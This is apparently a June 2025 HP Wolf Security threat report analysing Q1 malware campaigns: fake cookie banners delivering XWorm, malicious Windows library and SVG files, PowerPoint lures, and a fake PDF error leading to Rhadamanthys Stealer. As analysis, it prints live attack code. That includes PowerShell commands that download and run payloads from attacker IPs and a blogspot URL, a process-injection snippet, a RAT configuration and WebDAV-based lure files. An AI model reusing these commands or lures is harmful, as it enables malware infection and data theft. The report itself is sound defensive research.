

# Threat Insights Report

June 2025





# Threat Landscape

---

Welcome to the June 2025 edition of the HP Wolf Security Threat Insights Report

## Executive Summary

---

### Email threats that evaded gateway security in Q1

---

12%

### Percentage point rise in archive threats in Q1

---

5%

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.<sup>1</sup> This edition of the report describes notable threats seen in the wild in Q1 2025.

- In Q1 2025, the HP Threat Research team tracked a large malware campaign where attackers deployed fake travel websites with malicious cookie consent banners to infect holiday bookers' PCs with XWorm, a remote access trojan (RAT). Potential victims are directed to websites imitating Booking.com, a popular travel reservation website, where they are prompted to accept a fake cookie banner that downloads and runs the malware on their computer. The attackers tried to take advantage of users' "click fatigue" when it comes to accepting or dismissing cookie banners. This activity is an evolution of campaigns seen in Q4 2024 that relied on fake CAPTCHA challenges to trick users into running malicious PowerShell commands on their devices to deploy malware.<sup>2 3</sup>

- In Q1, HP Sure Click stopped campaigns where threat actors combined unusual file formats with clever social engineering to deliver malware. In one campaign, attackers crafted malicious Windows library (.ms-library) files to spread malware through WebDAV network shares disguised to look like local folders, such as "Documents" and "Downloads".

- HP threat researchers identified a surge in malicious MSI installers in Q1, driven by a rise in ChromeLoader campaign activity. Often distributed through spoofed software sites and malvertising, these installers use valid, recently issued code-signing certificates to appear trusted and bypass Windows security warnings. ChromeLoader is a family of stealthy web browser malware that is capable of stealing data about victims' browsing sessions.<sup>4</sup>

# Notable Threats

## Install our malware to accept the cookies on this website

Since the beginning of 2025, the HP Threat Research team has seen an increase in malware campaigns using travel booking platforms as lures, copying their web design and tricking users into installing malware onto their devices. In one of the campaigns we monitored, we were able to identify malicious websites early by analyzing the domain registration patterns of the threat actor. This activity is notable for using well-crafted social engineering techniques to infect PCs.

The attackers use multiple social engineering methods. These include fake CAPTCHA challenges, which we wrote about in the March 2025 Threat Insights Report.<sup>2</sup> But in Q1, we also saw a new social engineering lure where the attackers started using fake website cookie banners to spread malware. Specifically, we identified three domains each registered on 23 February 2025 that used this second infection method.

A cookie banner, which is required for GDPR compliance, is a pop-up message displayed on a website to inform users about the use of cookies and other tracking technologies. Since GDPR came to effect in 2018, these cookie banners have become commonplace on websites and are now a familiar part of our browsing experience. Attackers are exploiting users' habit of "clicking through" cookie banners to spread malware.

If the user clicks on the "Accept" button, a JavaScript file is downloaded. The cookie banner imitates a loading icon and instructs the user to click on the downloaded file to accept the cookies. Since most users simply want to visit the website and get rid of the banner as quickly as possible, this social engineering technique is highly effective, especially when combined with other tactics, such as using lures that exploit the target's sense of urgency or curiosity.




Figure 1 – Lure website with fake cookie banner imitating Booking.com

If opened, the JavaScript file downloads two PowerShell scripts in the background and runs them. Although they are scripts, these files use the .mp4 file extension (T1036.008).<sup>5</sup> This is likely an attempt by the attackers to avoid the attention of security analysts inspecting web proxy logs.

The PowerShell scripts deploy the malware and make it persistent on the infected computer. The malware payload is downloaded from the same IP address as the PowerShell script. The next stage, js.exe, is a .NET program that is loaded and run using PowerShell (T1620).<sup>6</sup>

The threat actors use an interesting technique to load and run the next malware stage. The source code of another binary is included in the .NET program, which is compiled into an executable at runtime, then loaded and executed (T1027.004).<sup>7</sup> This next stage is a process injector that writes the final malware payload into a newly started process. It then resumes the main thread at the corresponding target address to run the malicious code (T1055.012).<sup>8</sup>

The injector starts a legitimate process, MSBuild.exe, which is part of the .NET Framework. It then writes the malware section by section into the new process to bring the file into a loaded state and make it executable.

Finally, the thread context is set, and the thread is resumed so that the final malware payload is starts running. The malware payload is XWorm.<sup>9</sup> It is a well-known RAT with a wide range of functionalities to enable an attacker to remotely control and steal data from infected computers.

The campaign is notable for showing how threat actors are innovating their social engineering toolkits to maximize their infection rates. In this case, the campaign is effective because it takes advantage of users' "click fatigue" when it comes to accepting or dismissing cookie banners.

#### Manage cookie settings

On this website, we, Booking.com and our partners, use the following categories of cookies (and similar technologies) that require your consent: analytical cookies and marketing cookies.

##### Analytical cookies

We and our partners use analytical cookies to gain information on your website usage, which is then used to understand how visitors like you use our platform and to improve the performance of our site and services. [Learn more.](#)

Accept Cookies by  
clicking on the File

Figure 2 - Social engineering message that asks the target to click on the downloaded JavaScript file to accept cookies

```
var objShell = new ActiveXObject('WScript.Shell')
objShell.Run(
    "powershell -WindowStyle Hidden -Command \"$G35='ject
    Net.WebCli';$G38='loadString('http://185.7.214.54/c.mp4')';$G14='ent').Down';$G21='(New-Ob';$TC=IEX
    ($G21,$G35,$G14,$G38 -Join ' ')|IEX\"";
    0,
    true
)
objShell.Run(
    "powershell -WindowStyle Hidden -Command \"$G35='ject
    Net.WebCli';$G38='loadString('http://185.7.214.54/d.mp4')';$G14='ent').Down';$G21='(New-Ob';$TC=IEX
    ($G21,$G35,$G14,$G38 -Join ' ')|IEX\"";
    0,
    true
)
```

Figure 3 - Deobfuscated JavaScript that downloads two PowerShell scripts

```

$CNfID4AHhe = "http://185.7.214.54/js.exe".replace("'",'')
$t4sqS2CTpx = "System.Net.WebClient".replace("'",'')
$pv77Oqkuat = New-Object $t4sqS2CTpx

$kHcsWFD85 = "DownloadData".replace("'",'')
$uw6fMyHFdi = $pv77Oqkuat.$kHcsWFD85.Invoke($CNfID4AHhe)

$YyDR2x2zUR = [System.Reflection.Assembly]::Load($uw6fMyHFdi)

$ZE4BrMZ9Q = $YyDR2x2zUR.EntryPoint

if ($ZE4BrMZ9Q -ne $null) {
    $ZE4BrMZ9Q.Invoke($null, @())
}

```

Figure 4 - PowerShell code that downloads and runs the process injector, a .NET binary

```

too long..."];
new CSharpCodeProvider().CompileAssemblyFromSource(new CompilerParameters
{
    ReferencedAssemblies =
    {
        Mass.Bike("NjdNKhEeRV5fTQ==", PoolStrike.Refact),
        Mass.Bike("NjdNKhEeRXlcU1RZMjoz", PoolStrike.Refact)
    },
    GenerateInMemory = true
}, new string[]
{
    Mass.Bike(p, PoolStrike.Refact)
}).CompiledAssembly.GetType(Mass.Bike("KSfFoJUDAnRSTFQ=", PoolStrike.Refact)).GetMethod(Mass.Bike("NytSMRUXO1NQsg==", PoolStrike.Refact)).Invoke(null, null);
}

```

Figure 5 - On the fly compilation of the process injector

```

int sectionOffset = fileAddress + 248;
short numberOfSections = Convert.ToInt16(fileBytes, fileAddress + 6);

for (int j = 0; j < numberOfSections; j++)
{
    int virtualAddress = Convert.ToInt32(fileBytes, sectionOffset + 12);
    int sizeOfRawData = Convert.ToInt32(fileBytes, sectionOffset + 16);
    int pointerToRawData = Convert.ToInt32(fileBytes, sectionOffset + 20);

    if (sizeOfRawData > 0)
    {
        byte[] sectionData = new byte[sizeOfRawData];
        Buffer.BlockCopy(fileBytes, pointerToRawData, sectionData, 0, sectionData.Length);

        if (!WriteMemory(processInfo.ProcessHandle, newImageBase + virtualAddress, sectionData))
        {
            throw new Exception();
        }
    }

    sectionOffset += 40;
}

```

Watch 1	
Name	Value
Settings.Hosts	"185.7.214.108,185.7.214.54"
Settings.Port	"4411"
Settings.KEY	"POWER"
Settings.SPL	"<Xwormmm>"
Settings.Groub	"JS BABY"
Settings.USBNM	"USB.exe"

Figures 6 & 7 - Code that writes malicious memory sections into MSBuild.exe (left) and malware configuration (right)

# Cybercriminals use fake local folders to trick users into infecting their PCs with RATs

What do Windows library files (.ms-library) and Scalable Vector Graphics (.svg) have in common?<sup>10 11</sup> The answer: both are unusual XML file formats that cybercriminals are abusing to deliver malware. Based on an analysis of the tactics, techniques and payloads of malicious activity stopped by HP Sure Click, we identified a threat actor using both methods to try to infect endpoints in Q1.

With each infection method, the attacker first sends emails to potential victims with a .library-ms or .svg file attached. To entice the recipient to open the attachment, the emails purport to be an order or invoice. We documented a similar campaign in the March 2025 Threat Insights Report, so we won't go into the details of the SVG infection chain but will provide a short recap (T1027.017).<sup>2 12</sup> SVG is a popular XML-based vector graphics format. Using this format to deploy malware isn't new and we've seen multiple campaigns over the last year.<sup>13</sup> The technique is similar to HTML smuggling since the malware is encoded into the image, making it practically invisible to email gateway scanners.

If the recipient opens the image, it is shown in their web browser. This decodes and downloads the malware it contains. In this case, it is an HTML file. The downloaded HTML file must be opened by the user and doing so causes a pop-up to appear that asks the user to open a folder in File Explorer. However, this does not open a local folder but loads content from a WebDAV network share controlled by the attacker.<sup>14</sup> In this folder, the user is shown a VBScript that, when executed, starts the infection sequence that downloads and runs a batch file from another external WebDAV share.

In addition to vector images, the threat actor abused Windows library files to spread malware. These campaigns also began as email attachments sent to potential victims. Like SVG files, Windows libraries are an XML-based file format. They are used to combine files from various folders on the user's computer and display them in one place. However, Windows libraries not only support local folders, but also external WebDAV shares. Here, the attacker took advantage of this feature by crafting libraries that include remote WebDAV shares containing malware.

```
<!-- ZjNWcEVGS2l0b1R2RDEzZjJ2MjE1clN5cy91L2FMMTlpdTMrejNhbtZuNGV1OU50ZnRxFdsNlp2OHYycTFmekYzZjNXNL
<!-- ZjNWcEVGS2l0b1R2RDEzZjJ2MjE1clN5cy91L2FMMTlpdTMrejNhbtZuNGV1OU50ZnRxFdsNlp2OHYycTFmekYzZjNXNL
    document.addEventListener("DOMContentLoaded", function() {
        function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;
            var bytes = new Uint8Array(len);
            for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
            return bytes.buffer;
        }
        var file = 'PCFET0NUWVBFIGh0bWw+DQo8aHRtbCBsYW5nPSJlbii+DQo8IS0tIDBKS0YwM0M0SjlPMFZCM0pNOU8zNEpWOT
        var data = base64ToArrayBuffer(file);
        var fileName = 'Rechnung_scannen_13931920_PDF.htm';
        var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
        document.documentElement.appendChild(a);
        a.setAttribute('style', 'display: none');
        var url = window.URL.createObjectURL(new Blob([data], {type: 'octet/stream'}));
        a.href = url;
        a.download = fileName;
        a.click();
        window.URL.revokeObjectURL(url);
    });
]]></script>
</svg>
<!-- ZjNWcEVGS2l0b1R2RDEzZjJ2MjE1clN5cy91L2FMMTlpdTMrejNhbtZuNGV1OU50ZnRxFdsNlp2OHYycTFmekYzZjNXNL
<!-- ZjNWcEVGS2l0b1R2RDEzZjJ2MjE1clN5cy91L2FMMTlpdTMrejNhbtZuNGV1OU50ZnRxFdsNlp2OHYycTFmekYzZjNXNL
```

Figure 8 – SVG image containing malicious HTML code





If the user opens this file, a File Explorer window opens and displays the content of the embedded path. To the user, this appears as a local folder on their computer, rather than as a remote folder controlled by the attacker.

In one of the campaigns we analyzed, a shortcut (.lnk) file disguised as a PDF document was placed in the library. The shortcut starts the built-in mshta.exe utility and loads an external HTML file (T1218.005).<sup>15</sup> The HTML file runs JavaScript code that downloads and executes a batch script.

At this point, the techniques used to deploy the malware are the same as those used in the SVG campaigns. The batch script is obfuscated using a tool called Batchshield. But since this is a well-known obfuscator, it's possible to easily deobfuscate the script to its original form.

The script downloads additional files and makes the malware persistent by adding itself to the startup folder (T1547.001).<sup>16</sup> Finally, multiple malware payloads are downloaded and executed through heavily obfuscated Python scripts and shellcode (T1059.006).<sup>17</sup> DCRat, AsyncRat and XWorm, among others, were observed in campaigns caught by HP Sure Click in Q1.<sup>18 19 9</sup>

What's notable about these campaigns is the unusual file types used to deliver the malware, particularly the use of Windows library files for the initial infection – a technique we haven't seen before.



Figures 9 & 10 – Malicious HTML page with PDF lure (left) and Windows library file, similar in appearance to a regular folder (above)




Figure 11 – Web browser asking user to open File Explorer window

```
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd.exe /c \\msc4df1led7eb485ad6ahelixpflanzen.de@5029\DavWWWRoot\WSJ25F.bat", 0, False
```

Figure 12 – VBScript that runs a batch file hosted on a WebDAV share

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>My Documents</name>
  <version>9</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>shell32.dll,-235</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\ion-msgid-book-french.trycloudflare.com@SSL\DavWWWRoot\1BSVAFRA</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

Figure 13 – XML structure of malicious .library-ms file




Figure 14 – Contents of malicious Windows library



Figure 15 – Batchshield obfuscator header in JavaScript file

```
:: Navigate to the Python folder and run the scripts
:: Navigate to the Python folder and run the scripts
echo Running Python scripts...
cd /d "%Downloads%\OneDrive\Python\Python312"
python.exe BArown.py
python.exe CASrest.py
python.exe DXreame.py
python.exe ASTRILNOV1.py
```

Figure 16 – Execution of Python scripts that launches multiple RATs



# Malicious PowerPoint presentations deploy XRed and LodaRAT

In Q1 2025, 14% of the endpoint threats stopped by HP Sure Click were documents and spreadsheets. But these aren't the only office formats attackers are abusing to spread malware. In one notable campaign, a threat actor delivered malware through a PowerPoint presentation. Rather than using a macro to run code, the attacker relied on social engineering to trick targets into clicking a link leading to malware.

The infection starts with potential victims receiving the malicious presentation as an email attachment. If the recipient opens the file, the slide automatically opens in full-screen mode. The slide shows a link and password that supposedly unlocks access to a purchase order.

If the recipient clicks the link, a ZIP archive hosted on GitHub is downloaded (T1102).<sup>20</sup> To open the archive, they must input the password shown on the slide. Inputting the password decrypts and decompresses the files to the target's computer (T1027.013).<sup>21</sup> Attackers often encrypt their malware inside archives to bypass web gateway scanners because these tools cannot inspect the contents of archives without the correct password.

The ZIP archive contains two files, a VBScript and a portable executable. Double clicking either causes malware to infect the computer. If the user opens the VBScript, the infection path takes a small detour by downloading an executable from the web and running it. This executable is different from the one in the archive but is the same malware family.

Attackers also used a public GitHub repository to host this executable (T1102).<sup>20</sup> By using public services, attackers do not have to maintain their own server infrastructure and benefit from a trusted domain that is unlikely to be blocked by detection tools that rely on web reputation.

The executable in the ZIP archive is a compiled Autolt script (T1059.010) that performs various tasks that ultimately lead to the installation and running of the final malware payloads: XRed and LodaRAT.<sup>22 23 24</sup>






Figure 17 - Overview of infection chain delivering XRed and LodaRAT

XRed is a RAT that collects and exfiltrates sensitive data over SMTP but also allows its operator to run commands through a command and control (C2) server. Operators can configure additional payload URLs to deliver malicious files to the infected computer. In this campaign, the threat actor chose to deliver files hosted on Dropbox and Google Docs (T1102).<sup>20</sup> But since these were no longer online at the time of analysis, we couldn't identify the follow-up payloads.

**Purchase Order**

30-12-2024

The diagram illustrates the process of document transformation. On the left, a single sheet of paper is shown with a blue arrow pointing to it from the left. On the right, a stack of many pages is shown, with a blue arrow pointing to it from the bottom. The text 'Purchase Order' is written in a large, bold, black font at the top left, and the date '30-12-2024' is written in a smaller, black font at the top right.



# Fake PDF error leads to Rhadamanthys Stealer

In Q1, 62% of threats stopped by HP Sure Click originated by email – making this the top endpoint infection vector. One of the campaigns caught was notable for its clever social engineering. It began with an email containing a malicious PDF attachment. When opened, the PDF document shows the user a prompt that asks them to open the file in a web browser. Doing so displays a fake error message stating that the document cannot be loaded and therefore must be downloaded.

The document itself does not contain any malware, enabling it to bypass email gateway scanners. Instead, it contains a simple hyperlink that, when clicked, downloads a JavaScript file hosted on a subdomain of windows.net. Since this is a well-known Microsoft domain, security controls like web proxies would likely treat this URL as trustworthy. This domain provides Azure blob storage, which can be used by any Azure user, including attackers with malicious intent.

The user must open the JavaScript file to trigger the rest of the infection chain. However, if the PDF document has been opened in the web browser, users can open the downloaded file with just one click from the downloads drop-down menu. We've seen attackers rely on this social engineering technique more. The JavaScript is obfuscated to slow down analysis.

Once running, the JavaScript executes a PowerShell command that connects to a Blogspot webpage. This page then redirects to BitBucket, a code hosting service, where additional PowerShell code is downloaded and run (T1102).<sup>20</sup> Finally, the JavaScript deletes itself to reduce traces of the infection. At this point, the JavaScript file is no longer needed because the malicious PowerShell code is running.

Next, PowerShell changes its execution policy and then stops the following processes:

- regsvcs.exe
- mshta.exe
- wscript.exe
- msbuild.exe

This is probably done to kill any pre-existing instances of the malware, and to ensure the JavaScript isn't running so that its file can be deleted. To complete this phase of the infection, the script creates a new folder called "nippleskulcha" in C:\ProgramData and drops another PowerShell script there.




Figure 21 – PDF lure showing the recipient fake error messages

```
local7
[7] ["powershell -ep Bypass -c [Net.ServicePointManager]::LogSpot.com/1und.pdf);Start-Sleep -Seconds 5; 'RUN', 'WScript.Shell', 'Scripting.FileSystemObject', 'ScriptFullName', 'DeleteFile', 'Sleep']
0: "powershell -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; & ('{1}{0}' -f 'ex', 'I') $(irm https://7janmain.blogspot.com/1und.pdf);Start-Sleep -Seconds 5;"
1: "RUN"
2: "WScript.Shell"
3: "Scripting.FileSystemObject"
4: "ScriptFullName"
5: "DeleteFile"
6: "Sleep"
length: 7
[[Prototype]]: Array(0)
```

Figure 22 – Excerpt from deobfuscated JavaScript code



This script is executed and starts the last step before installing the payload. The script contains two long hexadecimal strings. The code reverses their order and then decodes them into byte arrays. These two arrays are in fact a function that is called by the malware (T1620).<sup>6</sup>

The function is called six times, each time with three different argument combinations. One reason for calling the function multiple times is to avoid having to check which version of the .NET framework is installed. If the .NET method successfully runs, the second argument, the encrypted malware payload, is decrypted and injected into a specified process (T1055.012).<sup>8</sup> The payload is Rhadamanthys Stealer.

Rhadamanthys Stealer is an advanced information stealer first seen in 2022.<sup>25</sup> It targets sensitive data such as browser credentials, cryptocurrency wallets, system information, and more. Operated as a service, it's sold on hacking forums and accessible to many threat actors.

To launch the malware after a system restart, the PowerShell script also takes care of persistence. In this attack, the malware uses two techniques. First, it creates a Registry CurrentVersion\Run key (T1547.001).<sup>16</sup> An mshta.exe command is written as its value, which downloads and executes the malware again. Second, it registers a scheduled task that executes the same action as the Registry key every 116 minutes. The PowerShell script also creates a second Registry Run key to trigger the scheduled task each time Windows starts (T1053).<sup>26</sup>

```
// Token: 0x0600000D RID: 13
[DllImport("ntdll.dll", EntryPoint = "NtReadVirtualMemory", SetLastError = true)]
private static extern NtStatus nSNUgKIH(IntPtr u0020, IntPtr u0020, byte[] u0020, uint u0020, ref uint u0020);

// Token: 0x0600000E RID: 14
[DllImport("ntdll.dll", EntryPoint = "NtCreateUserProcess", SetLastError = true)]
private static extern uint nH/cxMuz(ref IntPtr u0020, ref IntPtr u0020, long u0020, long u0020, IntPtr u0020, IntPtr u0020, uint u0020, uint u0020, IntPtr u0020, u0020, ref B.a5DnBif1Gbuw0x109x u0020);

// Token: 0x0600000F RID: 15
[DllImport("kernel32", EntryPoint = "LoadLibraryA", SetLastError = true)]
private static extern IntPtr Jrye4irj([MarshalAs(UnmanagedType.VBByRefStr)] ref string u0020);

// Token: 0x06000010 RID: 16
[DllImport("kernel32", CharSet = CharSet.Ansi, EntryPoint = "GetProcAddress", ExactSpelling = true, SetLastError = true)]
